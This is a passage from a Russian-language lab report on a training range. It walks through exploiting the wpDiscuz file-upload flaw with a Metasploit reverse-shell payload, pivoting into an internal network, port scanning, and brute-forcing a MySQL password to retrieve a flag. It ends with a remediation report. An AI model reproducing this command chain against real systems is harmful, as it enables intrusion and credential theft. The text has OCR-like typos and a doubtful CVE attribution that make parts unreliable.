| BLOGPATH  |                 | yes      | Link to the post [/index.php/2020/12/12/post1]                                                         |
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT     | 88              | yes      | The target port (TCP)                                                                                  |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                             |
| TARGETURI | /               | yes      | The base path to the wordpress application                                                             |
| VHOST     |                 | no       | HTTP server virtual host                                                                               |



Payload options (php/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name             |
|----|------------------|
| 0  | wpDiscuz < 7.0.5 |



View the full module info with the info, or info -d command.
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > |
```

Рисунок 4.16: Параметры модуля

Далее установим значения параметров для атаки, это интересующий нас хост и сама ссылка на пост с возможностью комментирования (рис. 4.17).

```
View the full module info with the info, or info -d command.
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set rhost 195.239.174.25
rhost => 195.239.174.25
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogpath /index.php/2021/07/26/hello-world/
blogpath => /index.php/2021/07/26/hello-world/
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > |
```

Рисунок 4.17: Установка значений параметров для атаки

В результате запуска модуля командой run получили meterpreter-сессию от имени пользователя «www-data» (рис. 4.18)

```
[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target appears to be vulnerable.
[*] Payload uploaded as ZAHanVantWYU.php
[*] Calling payload...
[*] Sending stage (39927 bytes) to 195.239.174.25
[*] Meterpreter session 1 opened (195.239.174.11:4444 -> 195.239.174.25:39192) at 2025-11-03 16:02:14 +0300
[*] This exploit may require manual cleanup of 'ZAHanVantWYU.php' on the target

meterpreter > getuid
Server username: www-data
meterpreter > |
```

Рисунок 4.18: Получение meterpreter-сессии

4.3 Способы получения флага

4.3.1 Поиск сервера баз данных

После получения сессии с сайтом отобразили сетевые интерфейсы организации. Предложенная команда `ipconfig` сработала бы в системе Windows, для Linux нашли альтернативный вариант: после перехода из `bash` среды в `shell` используем команду `ip -a` или `ifconfig`, вывод у них по смыслу одинаковый. Для нас нагляднее вывод `ifconfig` (рис. 4.19).

```
meterpreter > ipconfig
[!] The "ipconfig" command is not supported by this Meterpreter type (php/linux)
meterpreter > shell
Process 4853 created.
Channel 0 created.
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:00:00:e4:2e:73 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.25/24 brd 10.10.10.255 scope global ens3
        valid_lft forever preferred_lft forever
    inet6 fe80::ff:fe4:2e73/64 scope link
        valid_lft forever preferred_lft forever
ifconfig
ens3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.25 netmask 255.255.255.0 broadcast 10.10.10.255
    inet6 fe80::ff:fe4:2e73 prefixlen 64 scopeid 0<link>
    ether 02:00:00:e4:2e:73 txqueuelen 1000 (Ethernet)
    RX packets 375539 bytes 32115208 (32.1 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 371042 bytes 34228546 (34.2 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 15772 bytes 1120198 (1.1 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 15772 bytes 1120198 (1.1 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Рисунок 4.19: Сетевые интерфейсы

На скриншоте обнаружили внутреннюю сеть 10.10.10.0/24. Перенаправить к данной сети маршрут с помощью команды `autoroute` (по факту происходит перебор всех сетей 10.10.10.x)(рис. 4.20).

```
meterpreter > run autoroute -s 10.10.10.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.10.10.0/255.255.255.0 ...
[*] Added route to 10.10.10.0/255.255.255.0 via 195.239.174.25
[*] Use the -p option to list all active routes
```

Рисунок 4.20: Перенаправление портов

Выполнили сканирование внутреннего периметра с помощью модуля multi/gather/ping_sweep. Для продолжения атаки просканировали все доступные хосты 10.10.10.x во внутренней сети с использованием модуля Multi Gather Ping Sweep.(рис. 4.21).

```
meterpreter > run post/multi/gather/ping_sweep RHOSTS=10.10.10.0/24
/usr/share/metasploit-framework/lib/msf/core/module_data_store_with_fallbacks.rb:57: warning: Exception in finalizer #<Proc:0x00007f28b49f3108 /usr/sha
re/metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/sys/process.rb:339>
/usr/share/metasploit-framework/lib/rex/logging/log_dispatcher.rb:98:in 'synchronize': can't be called from trap context (ThreadError)
  from /usr/share/metasploit-framework/lib/rex/logging/log_dispatcher.rb:98:in 'log'
  from /usr/share/metasploit-framework/lib/rex/logging/log_dispatcher.rb:172:in 'e!og'
  from /usr/share/metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/sys/process.rb:343:in 'rescue in block in finalize'
  from /usr/share/metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/sys/process.rb:348:in 'block in finalize'
  from /usr/share/metasploit-framework/lib/msf/core/module_data_store_with_fallbacks.rb:57:in 'each'
  from /usr/share/metasploit-framework/lib/msf/core/module_data_store_with_fallbacks.rb:57:in 'find'
  from /usr/share/metasploit-framework/lib/msf/core/module_data_store_with_fallbacks.rb:57:in 'search_for'
  from /usr/share/metasploit-framework/lib/msf/core/data_store_with_fallbacks.rb:86:in '[]'
  from /usr/share/metasploit-framework/lib/msf/core/rhysts_walker.rb:333:in 'set_hostname'
  from /usr/share/metasploit-framework/lib/msf/core/rhysts_walker.rb:150:in 'block (3 levels) in parse'
  from /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/rex-socket-0.1.50/lib/rex/socket/range_walker.rb:234:in 'each_host'
  from /usr/share/metasploit-framework/lib/msf/core/rhysts_walker.rb:146:in 'block (2 levels) in parse'
  from /usr/share/metasploit-framework/lib/msf/core/rhysts_walker.rb:114:in 'each'
  from /usr/share/metasploit-framework/lib/msf/core/rhysts_walker.rb:114:in 'block in parse'
  from /usr/share/metasploit-framework/lib/msf/core/rhysts_walker.rb:96:in 'each'
  from /usr/share/metasploit-framework/lib/msf/core/rhysts_walker.rb:96:in 'each'
  from /usr/share/metasploit-framework/lib/msf/core/rhysts_walker.rb:96:in 'count'
  from /usr/share/metasploit-framework/lib/msf/core/rhysts_walker.rb:96:in 'valid?'
  from /usr/share/metasploit-framework/lib/msf/core/option_container.rb:219:in 'validate'
  from /usr/share/metasploit-framework/lib/msf/base/simple/post.rb:58:in 'run_single'
  from /usr/share/metasploit-framework/lib/msf/base/simple/post.rb:91:in 'run_single'
  from /usr/share/metasploit-framework/lib/rex/post/meterpreter/ui/console/command_dispatcher/core.rb:1492:in 'cmd_run'
  from /usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:561:in 'run_command'
  from /usr/share/metasploit-framework/lib/rex/post/meterpreter/ui/console.rb:182:in 'run_command'
  from /usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:530:in 'block in run_single'
  from /usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:524:in 'run_single'
  from /usr/share/metasploit-framework/lib/rex/post/meterpreter/ui/console.rb:64:in 'block in interact'
  from /usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:153:in 'run'
  from /usr/share/metasploit-framework/lib/rex/post/meterpreter/ui/console.rb:62:in 'interact'
  from /usr/share/metasploit-framework/lib/msf/base/sessions/meterpreter.rb:565:in 'interact'
  from /usr/share/metasploit-framework/lib/rex/ui/interactive.rb:53:in 'interact'
  from /usr/share/metasploit-framework/lib/msf/ui/console/command_dispatcher/core.rb:1681:in 'cmd_sessions'
  from /usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:581:in 'run_command'
  from /usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:530:in 'block in run_single'
  from /usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:524:in 'run_single'
  from /usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:581:in 'run_command'
  from /usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:530:in 'block in run_single'
  from /usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:524:in 'each'
  from /usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:524:in 'run_single'
```

Рисунок 4.21: Сканирование внутреннего периметра

После выполнения сканирования внутренней сети организации нашли все доступные хосты. Далее можно отобразить ARP-таблицу с IP и MAC адресами на атакуемой машине. Аналогично использовали альтернативную команду `arp` -а в среде `shell` (рис. 4.22).

```

arp -a
sql.ampire.corp (10.10.10.30) at 02:00:00:e4:2e:77 [ether] on ens3
? (10.10.10.21) at 02:00:00:e4:2e:79 [ether] on ens3
ad.ampire.corp (10.10.10.20) at 02:00:00:e4:2e:71 [ether] on ens3
cs.ampire.corp (10.10.10.40) at 02:00:00:e4:2e:6f [ether] on ens3
? (10.10.10.45) at 02:00:00:e4:2e:7b [ether] on ens3
dev-1.ampire.corp (10.10.10.35) at 02:00:00:e4:2e:78 [ether] on ens3
? (10.10.10.235) at <incomplete> on ens3
? (10.10.10.234) at <incomplete> on ens3
? (10.10.10.233) at <incomplete> on ens3
? (10.10.10.232) at <incomplete> on ens3
? (10.10.10.239) at <incomplete> on ens3
? (10.10.10.238) at <incomplete> on ens3
? (10.10.10.237) at <incomplete> on ens3
? (10.10.10.55) at 02:00:00:e4:2e:74 [ether] on ens3
? (10.10.10.236) at <incomplete> on ens3
? (10.10.10.231) at <incomplete> on ens3
? (10.10.10.230) at <incomplete> on ens3
? (10.10.10.251) at <incomplete> on ens3
? (10.10.10.250) at <incomplete> on ens3
? (10.10.10.249) at <incomplete> on ens3
? (10.10.10.248) at <incomplete> on ens3
_gateway (10.10.10.254) at 02:00:00:e4:2e:70 [ether] on ens3
? (10.10.10.253) at <incomplete> on ens3
? (10.10.10.252) at <incomplete> on ens3
? (10.10.10.243) at <incomplete> on ens3
? (10.10.10.242) at <incomplete> on ens3
? (10.10.10.241) at <incomplete> on ens3
? (10.10.10.240) at <incomplete> on ens3
? (10.10.10.247) at <incomplete> on ens3
? (10.10.10.246) at <incomplete> on ens3
? (10.10.10.245) at <incomplete> on ens3
? (10.10.10.244) at <incomplete> on ens3
mail.ampire.corp (10.10.10.10) at 02:00:00:e4:2e:76 [ether] on ens3
dns.ampire.corp (10.10.10.15) at 02:00:00:e4:2e:72 [ether] on ens3

```

Рисунок 4.22: Таблица маршрутизации на корпоративном сайте организации

Далее просканируем данные узлы для проверки наличия открытых портов. Перед сканированием настроим прокси-сервер: - выходим из активной сессии с помощью команды background или bg; - находим соответствующий модуль с помощью search socks_proxu; - настроим данный модуль в соответствии с конфигурационным файлом /etc/proxychains.conf. (рис. 4.23).

```

meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > search socks_proxy

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/server/socks_proxy              normal         No     SOCKS Proxy Server

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/server/socks_proxy

msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > use 0
msf6 auxiliary(server/socks_proxy) > set srvhost 127.0.0.1
srvhost => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set srvport 1080
srvport => 1080
msf6 auxiliary(server/socks_proxy) > set version 5
version => 5
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
[*] Starting the SOCKS proxy server

```

Рисунок 4.23: Настройка и запуск модуля

Далее запускаем новый терминал kali. В новом терминале запустим сканирование 100 самых часто используемых портов с помощью команды `proxuchains nmap -n -sT -Pn -top-ports 100 {IP}`. В результате сканирования будут получены штатные порты серверов БД (порты с пометкой ОК) (рис. 4.24) (рис. 4.25).

```

(reduser2@kali)-[~]
$ sudo -i
[sudo] password for reduser2:
(reduser2@kali)-[~]
# proxychains nmap -n -sT -Pn --top-ports 100 10.10.10.30
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.93 ( https://nmap.org ) at 2025-11-03 22:55 MSK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:111 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:199 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:1025 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:1720 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:135 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:25 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:445 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:113 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:143 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:443 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:23 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:1723 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:21 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:53 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:139 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:587 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:554 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:3389 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:3306 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:22 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:993 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:110 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:5900 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:80 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:8080 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:995 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:8888 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:6001 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:6000 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:8000 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:10000 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:548 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:81 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:427 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:3000 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:9 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:5666 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:144 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:5000 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:1110 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:13 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:5190 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:49155 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:2121 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:5009 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:8008 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:8443 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:5432 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:5101 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:9999 ←socket error or timeout!

```

Рисунок 4.24: Анализ хоста 10.10.10.30

```

Nmap scan report for 10.10.10.30
Host is up (0.0084s latency).
Not shown: 97 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
3306/tcp   open  mysql

```

Рисунок 4.25: Результаты сканирования

В результате сканирования хоста 10.10.10.30 обнаружен открытый 3306 порт, который по умолчанию используется для подключения к СУБД MySQL. Предположительно то, что данный хост является искомым сервером БД.

Следующим этапом будем получать доступ к данному серверу. Использовать атаку перебором, в качестве имени пользователя используем логин user.

4.3.2 Bruteforce пароля

Для реализации атаки перебором пароля сервера БД используем с учетной записью администратора bash-скрипт `mysql_brute.sh`, который находится по пути `/usr/tools/mysql_brute/` (рис. 4.26).

```
(reduser2@kali)-[~]
└─$ sudo -i
[sudo] password for reduser2:
└─(root@kali)-[~]
    └─# ls /usr/tools/mysql_brute
mysql_brute.sh
```

Рисунок 4.26: Bash-скрипт для перебора пароля

Далее вернулись в предыдущий терминал с активным модулем `server/socks_proxy` и вошли в `meterpreter`-сессию просмотрев активные сессии и войдя с помощью команды `sessions -i 1` (рис. 4.27).

```
sessions
Active sessions
```

Id	Name	Type	Information	Connection
1		meterpreter	php/linux	www-data @ portal 195.239.174.11:4444 → 195.239.174.25:39606 (195.239.174.25)

Рисунок 4.27: Список активных сессий

Следующим этапом загружаем на скомпрометированный узел в сегменте DMZ два файла: bash-скрипт `mysql_brute.sh` и файл с паролями `rockyou.txt` (рис. 4.28).

```
meterpreter > upload /usr/tools/mysql_brute/mysql_brute.sh /tmp
[*] Uploading : /usr/tools/mysql_brute/mysql_brute.sh → /tmp/mysql_brute.sh
[*] Completed : /usr/tools/mysql_brute/mysql_brute.sh → /tmp/mysql_brute.sh
meterpreter > upload /usr/share/wordlists/rockyou.txt /tmp
[*] Uploading : /usr/share/wordlists/rockyou.txt → /tmp/rockyou.txt
[*] Completed : /usr/share/wordlists/rockyou.txt → /tmp/rockyou.txt
meterpreter >
```

Рисунок 4.28: Загрузка файлов на машину

В данном случае два файла загружаются в папку /tmp (рис. 4.29). Далее в активной meterpreter-сессии перейдем в shell и запустим bash-скрипт, который подберет пароль к учетной записи от MySQL.

```
meterpreter > cd /tmp
meterpreter > ls -a
Listing: /tmp
=====
Mode                Size      Type      Last modified          Name
-----
100644/rw-r--r--    990      fil       2025-11-03 23:25:20 +0300 mysql_brute.sh
100644/rw-r--r-- 139921521 fil       2025-11-03 23:27:02 +0300 rockyou.txt

meterpreter > shell
Process 6609 created.
Channel 264 created.
ls
mysql_brute.sh
rockyou.txt
bash mysql_brute.sh user rockyou.txt 10.10.10.30
```

Рисунок 4.29: Просмотр загруженных файлов и начало подбора пароля

Bash-скрипт mysql_brute.sh принимает на вход три аргумента в таком порядке (рис. 4.30):

- имя пользователя user;
- файл с паролями rockyou.txt;
- IP-адрес машины с MySQL – 10.10.10.30.

В результате работы скрипта получили пароль, который можно использовать для удаленного подключения к серверу БД

```
Ошибка подключения к базе данных user 101989 10100
Ошибка подключения к базе данных user yangyang 10101
Ошибка подключения к базе данных user yakuza 10102
Успешное подключение к базе данных! user wildflower
```

Рисунок 4.30: Запуск bash-скрипта для перебора пароля

Для получения доступа к машине воспользуемся подключением MySQL по полученным учетным данным. Подключение выполняется с атакующей машины kali, для подключения используется proxychains (рис. 4.31)

```
(root@kali)~# proxychains mysql -uuser -pwildflower -h 10.10.10.30
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:3306 ... OK
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 10110
Server version: 10.1.45-MariaDB-0+deb9u1 Debian 9.12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Рисунок 4.31: Подключение к MySQL

Для получения флага необходимо вывести таблицы БД «Flag» (рис. 4.32).

```
MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| Flag      |
| TEST_DB  |
| information_schema |
| mysql     |
| performance_schema |
+-----+
5 rows in set (0.011 sec)

MariaDB [(none)]> use Flag;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [Flag]> show tables;
+-----+
| Tables_in_Flag |
+-----+
| xpifj           |
+-----+
1 row in set (0.007 sec)
```

Рисунок 4.32: Получение флага

4.4 Результат

После получения флага необходимо было ввести его в соответствующее поле на сайте платформы, после чего мы получим сообщение о том, что основная задача выполнена (рис. 4.33).




Рисунок 4.33: Отправка флага

Далее заполняем отчет по атаке на ресурс (рис. 4.34).

Какие уязвимости и на каких узлах были обнаружены?
Уязвимость / слабая настройка Wp Essential (компоновка плагинов) - Компоненты Wp Essential помечены как потенциально эксплуатируемые на portal.ampire.corp (195.239.174.25) (сканирование wordpress_scanner). Открытый порт MySQL (3306) и слабый пароль для учётной записи MySQL - Хост 10.10.10.30 (внутренняя сеть 10.10.10.0/24) — порт 3306 открыт; в результате перебора подобран слабый пароль для пользователя user.
Какие инструменты взлома использовались?
Для атаки использовался фреймворк Metasploit Framework: - auxiliary/scanner/http/wordpress_scanner - для поиска уязвимых плагинов CMS WordPress - exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload - для эксплуатации уязвимости CVE-2020-24186 и получения meterpreter-сессии - multi/gather/ping_sweep и server/socks_proxy - для сканирования внутренней сети и настройки подключения - bash-скрипт mysql_brute.sh - для перебора паролей на MySQL-сервере
К какой информации возможен доступ?
После эксплуатации уязвимости удалось получить доступ к файловой системе веб-сервера и базе данных SQL. Через meterpreter-сессию возможен просмотр, изменение и копирование файлов, а также доступ к таблицам БД. Злоумышленник может получить конфиденциальную информацию (учётные данные, содержимое БД и системные файлы).
Смогут ли потенциальный злоумышленник их использовать?
Да, при наличии доступа к уязвимому веб-серверу Уязвимость CVE-2020-24186 позволит злоумышленнику загрузить произвольный файл без аутентификации
Что необходимо делать для закрытия уязвимостей?
Завершить meterpreter-сессию с нарушителем; Отключение плагина WpDiscuz или обновить CMS WordPress и все установленные плагины (WpDiscuz, Duplicator и т.д.); Ограничить возможность загрузки разных типов файлов; Периодически проводить аудит уязвимостей и сканирование системы безопасности.

Рисунок 4.34: Заполнение отчета

Отчет:

1. Какие уязвимости и на каких узлах были обнаружены?

- CVE-2020-24186 — WpDiscuz (RCE) - найдено на веб-портале portal.ampire.corp (195.239.174.25) — позволило загрузить произвольный файл и получить meterpreter-сессию (www-data).
- CVE-2023-32243 — Duplicator (удалённое выполнение/вспомогательные уязвимости) - Плагин Duplicator (версии 1.3.24 & 1.3.26) обнаружен на portal.ampire.corp (195.239.174.25).
- Уязвимость / слабая настройка Wp Essential (компоновка плагинов) - Компоненты Wp Essential помечены как потенциально эксплуатируемые на portal.ampire.corp (195.239.174.25) (сканирование wordpress_scanner).
- Открытый порт MySQL (3306) и слабый пароль для учётной записи MySQL - Хост 10.10.10.30 (внутренняя сеть 10.10.10.0/24) — порт 3306 открыт; в результате перебора подобран слабый пароль для пользователя user.

2. Какие инструменты взлома использовались?

Для атаки использовался фреймворк Metasploit Framework:

- auxiliary/scanner/http/wordpress_scanner - для поиска уязвимых плагинов CMS WordPress
- exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload - для эксплуатации уязвимости CVE-2020-24186 и получения meterpreter-сессии
- multi/gather/ping_sweep и server/socks_proxy - для сканирования внутренней сети и настройки подключения
- bash-скрипт mysql_brute.sh - для перебора паролей на MySQL-сервере

3. К какой информации возможен доступ?

- После эксплуатации уязвимости удалось получить доступ к файловой системе веб-сервера и базе данных SQL

- Через meterpreter-сессию возможен просмотр, изменение и копирование файлов, а также доступ к таблицам БД
 - Злоумышленник может получить конфиденциальную информацию (учётные данные, содержимое БД и системные файлы).
4. Сможет ли потенциальный злоумышленник их использовать?
- Да, при наличии доступа к уязвимому веб-серверу.
 - Уязвимость CVE-2020-24186 позволит злоумышленнику загрузить произвольный файл без аутентификации
5. Что необходимо делать для закрытия уязвимостей?
- Обновить CMS WordPress и все установленные плагины (WpDiscuz, Duplicator и т.д.)
 - Ограничить возможность загрузки разных типов файлов
 - Изменить пароль на более надежный у MySQL
 - Периодически проводить аудит уязвимостей и сканирование системы безопасности.
 - Разорвать meterpreter-сессию с нарушителем

5 Выводы

В ходе лабораторной работы были успешно получены meterpreter-сессия и доступ к флагу, а также прописан отчет с целью закрытия найденных уязвимостей в будущем.

Список литературы

- [1] *CVE-2020-24186.*
- [2] *Duplicator 1.3.24 and 1.3.26 - Unauthenticated Arbitrary File Download.*
- [3] *Навигация по базовой оболочке Meterpreter.*
- [4] *Программный комплекс обучения методам обнаружения, анализа и устранения последствий компьютерных атак "Ampire". Сценарий №6 «ЗАХВАТ СЕРВЕРА БАЗЫ ДАННЫХ».*
- [5] *Уязвимость в популярном плагине WordPress позволяет получить права администратора. 2023.*